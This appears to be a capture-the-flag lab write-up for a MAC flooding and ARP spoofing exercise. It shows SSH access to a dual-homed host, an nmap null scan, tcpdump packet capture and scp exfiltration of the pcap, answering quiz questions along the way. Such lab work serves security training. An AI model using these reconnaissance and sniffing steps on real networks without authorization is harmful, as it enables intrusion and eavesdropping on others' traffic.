L2 MAC Flooding & ARP Spoofing

INTRODUCTION


It was discovered that the compromised machine is a dual-homed host, connected to two separate networks. This discovery opened up the potential for lateral movement, allowing further exploration and exploitation within the target environment. The following report details the methodology used, findings, and the potential risks associated with a dual-homed host in a networked environment.

Now, can you (re)gain access? (Yay/Nay)

Yay ✓ Correct

Provided with the creds, I was able to gain acces via ssh on port 22 as seen below.

```
┌──(root㉿Kali)-[/home/scr34tur3]
└─# ssh admin@10.10.40.236 -p 22
The authenticity of host '10.10.40.236 (10.10.40.236)' can't be established.
ED25519 key fingerprint is SHA256:QKJ7M2afSUAQcRjyw4fi0Jb4Hik8yPJz4AQI2rAr63A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.40.236' (ED25519) to the list of known hosts.
admin@10.10.40.236's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

5 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```



What is your IP address?

192.168.12.66 ✓ Correct

My network interface was eth1, and by typing the ip a cmd, I was able to read my ip address and the network range the target machine was situated.

```
admin@eve:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:9d:49:4e:f0:c3 brd ff:ff:ff:ff:ff:ff
    inet 10.10.40.236/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 2878sec preferred_lft 2878sec
    inet6 fe80::9d:49ff:fe4e:f0c3/64 scope link
       valid_lft forever preferred_lft forever
3: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether 52:54:00:8a:e8:c5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
       valid_lft forever preferred_lft forever
4: virbr0-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc fq_codel master virbr0 state DOWN group default qlen 1000
    link/ether 52:54:00:8a:e8:c5 brd ff:ff:ff:ff:ff:ff
5: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether f2:ee:9c:04:70:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::908d:8bff:fea8:a689/64 scope link
       valid_lft forever preferred_lft forever
6: gns3tap0-1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel master eth1 state UNKNOWN group default qle
n 1000
    link/ether f2:ee:9c:04:70:5f brd ff:ff:ff:ff:ff:ff
    inet6 fe80::f0ee:9cff:fe04:705f/64 scope link
       valid_lft forever preferred_lft forever
```

What's the network's CIDR prefix?

/24 ✓ Correct

This can be seen from the image below after running the ip a cmd.


```
admin@eve:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:9d:49:4e:f0:c3 brd ff:ff:ff:ff:ff:ff
    inet 10.10.40.236/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 2878sec preferred_lft 2878sec
    inet6 fe80::9d:49ff:fe4e:f0c3/64 scope link
       valid_lft forever preferred_lft forever
3: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether 52:54:00:8a:e8:c5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
       valid_lft forever preferred_lft forever
4: virbr0-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc fq_codel master virbr0 state DOWN group default qlen 1000
    link/ether 52:54:00:8a:e8:c5 brd ff:ff:ff:ff:ff:ff
5: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether f2:ee:9c:04:70:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::908d:8bff:fea8:a689/64 scope link
       valid_lft forever preferred_lft forever
6: gns3tap0-1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel master eth1 state UNKNOWN group default qle
n 1000
    link/ether f2:ee:9c:04:70:5f brd ff:ff:ff:ff:ff:ff
    inet6 fe80::f0ee:9cff:fe04:705f/64 scope link
       valid_lft forever preferred_lft forever
```

How many other live hosts are there?

2 ✓ Correct

"-sN" is used to initiate a TCP Null scan, which is a stealthy scan used to identify the state of open, closed, or filtered ports on a target system.
And as seen below, there were other two hosts within this network

```
admin@eve:~$ sudo nmap -sN 192.168.12.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-04 14:24 UTC
Nmap scan report for alice (192.168.12.1)
Host is up (0.00016s latency).
All 1000 scanned ports on alice (192.168.12.1) are open|filtered
MAC Address: 00:50:79:66:68:00 (Private)

Nmap scan report for bob (192.168.12.2)
Host is up (0.00013s latency).
All 1000 scanned ports on bob (192.168.12.2) are open|filtered
MAC Address: 00:50:79:66:68:01 (Private)

Nmap scan report for eve (192.168.12.66)
Host is up (0.0000060s latency).
Not shown: 995 closed ports
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
5001/tcp open|filtered commplex-link
5002/tcp open|filtered rfe
5003/tcp open|filtered filemaker
5004/tcp open|filtered avt-profile-1
```

What's the hostname of the first host (lowest IP address) you've found?

alice ✓ Correct

This can be seen from the nmap result in the image below.

```
admin@eve:~$ sudo nmap -sN 192.168.12.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-04 14:24 UTC
Nmap scan report for alice (192.168.12.1)
Host is up (0.00016s latency).
All 1000 scanned ports on alice (192.168.12.1) are open|filtered
MAC Address: 00:50:79:66:68:00 (Private)

Nmap scan report for bob (192.168.12.2)
Host is up (0.00013s latency).
All 1000 scanned ports on bob (192.168.12.2) are open|filtered
MAC Address: 00:50:79:66:68:01 (Private)
```

However by just visiting the /etc/hosts, I was able to retreive this info as seen below.

```
  [1/1]                                    /etc/hosts
127.0.0.1       localhost
192.168.12.1    alice
192.168.12.2    bob
192.168.12.66   eve

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

I started sniffing network traffic using the **"tcpdump"command** as shown below.
Another useful flag to add to this command is **"-w"**, which helps to save the network traffic output to a **.pcap** file which can then be opened up with the preinstalled **Wireshark**.


```
admin@eve:~$ sudo tcpdump -A -i eth1 -w /tmp/tcpdump.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C6 packets captured
6 packets received by filter
0 packets dropped by kernel
```

After successfully capturing the packets in a .pcap file as shown below, I used the scp tool to download this file from the target machine to my local machine for further analysis using wireshark tool.

```
admin@eve:~$ ls -la /tmp
total 60
drwxrwxrwt 13 root    root    4096 Jul  4 14:42 .
drwxr-xr-x 19 root    root    4096 Feb 25  2022 ..
drwxrwxrwt  2 root    root    4096 Jul  4 13:42 .font-unix
drwxrwxrwt  2 root    root    4096 Jul  4 13:42 .ICE-unix
drwx------  2 root    root    4096 Jul  4 13:47 netplan_6e3rjgma
drwx------  3 root    root    4096 Jul  4 13:43 snap.lxd
drwx------  3 root    root    4096 Jul  4 13:43 systemd-private-50338c1c46234d449db434b94cad246d-systemd-logind.serv
ice-7vrmUe
drwx------  3 root    root    4096 Jul  4 13:42 systemd-private-50338c1c46234d449db434b94cad246d-systemd-resolved.se
rvice-qnjEpf
drwx------  3 root    root    4096 Jul  4 13:42 systemd-private-50338c1c46234d449db434b94cad246d-systemd-timesyncd.s
ervice-E49MSg
-rw-r--r--  1 tcpdump tcpdump 4368 Jul  4 14:41 tcpdump.pcap
drwxrwxrwt  2 root    root    4096 Jul  4 13:42 .Test-unix
drwx------  2 gns3    gns3    4096 Jul  4 13:48 tmp4tectz4o
drwxrwxrwt  2 root    root    4096 Jul  4 13:42 .X11-unix
drwxrwxrwt  2 root    root    4096 Jul  4 13:42 .XIM-unix
admin@eve:~$
```

As you can see from the below output, the pcap file has been successfully downloaded to my local kali machine, and when I listed current files and directories, I can see “tcpdump.pcacp” sitting there at my command.

```
┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/MAC-Flooding_ARP-Spoofing]
└─# scp admin@10.10.40.236:/tmp/tcpdump.pcap .
admin@10.10.40.236's password:
tcpdump.pcap                                                  100% 4368    11.7KB/s   00:00

┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/MAC-Flooding_ARP-Spoofing]
└─# ls -la
total 2596
drwxrwxr-x  2 scr34tur3 scr34tur3   4096 Jul  4 17:52  .
drwxrwxr-x 17 scr34tur3 scr34tur3   4096 Jul  4 09:40  ..
-rw-r--r--  1 scr34tur3 scr34tur3 663552 Jul  4 17:43 '.L2 MAC Flooding & ARP Spoofing.ctb~'
-rw-r--r--  1 scr34tur3 scr34tur3 663552 Jul  4 17:30 '.L2 MAC Flooding & ARP Spoofing.ctb~~'
-rw-r--r--  1 scr34tur3 scr34tur3 630784 Jul  4 17:29 '.L2 MAC Flooding & ARP Spoofing.ctb~~~'
-rw-r--r--  1 scr34tur3 scr34tur3 679936 Jul  4 17:43 'L2 MAC Flooding & ARP Spoofing.ctb'
-rw-r--r--  1 root      root        4368 Jul  4 17:52  tcpdump.pcap

┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/MAC-Flooding_ARP-Spoofing]
└─# wireshark tcpdump.pcap
 ** (wireshark:814135) 17:52:41.547728 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/ru
ntime-root'
```




As seen below, once I started the tcpdump tool, I was able to see the network traffic. Adding the **“-A” flag** to the same command, essentially asks “tcpdump” to print packet data in **ASCII format**

```
admin@eve:~$ tcpdump -A -i eth1
tcpdump: eth1: You don't have permission to capture on that device
(socket: Operation not permitted)
admin@eve:~$ sudo tcpdump -A -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
14:57:15.360250 IP bob > eve: ICMP echo request, id 19384, seq 1355, length 674
E.......@.1........B....K..K.
..................... !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|
}~.....................................................................................................
.......................
..................... !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|
}~.....................................................................................................
.......................
..................... !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|
}~.....................................
14:57:15.360286 IP eve > bob: ICMP echo reply, id 19384, seq 1355, length 674
E.......@......B........K..K.
..................... !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|
}~.....................................................................................................
.......................
..................... !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|
}~.....................................................................................................
.......................
..................... !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|
}~.....................................
```

Who keeps sending packets to eve?

Bob ✓ Correct


Bob's ip address; the host part was .12.2 and as seen from the wireshark analysis tool below, the .12.2 ip keeps sending packets to eve.



What type of packets are sent?

ICMP ✓ Correct


From the image below, the type of packets sent are intrnet control message protocol.



What's the size of their data section? (bytes)


666 ✓ Correct

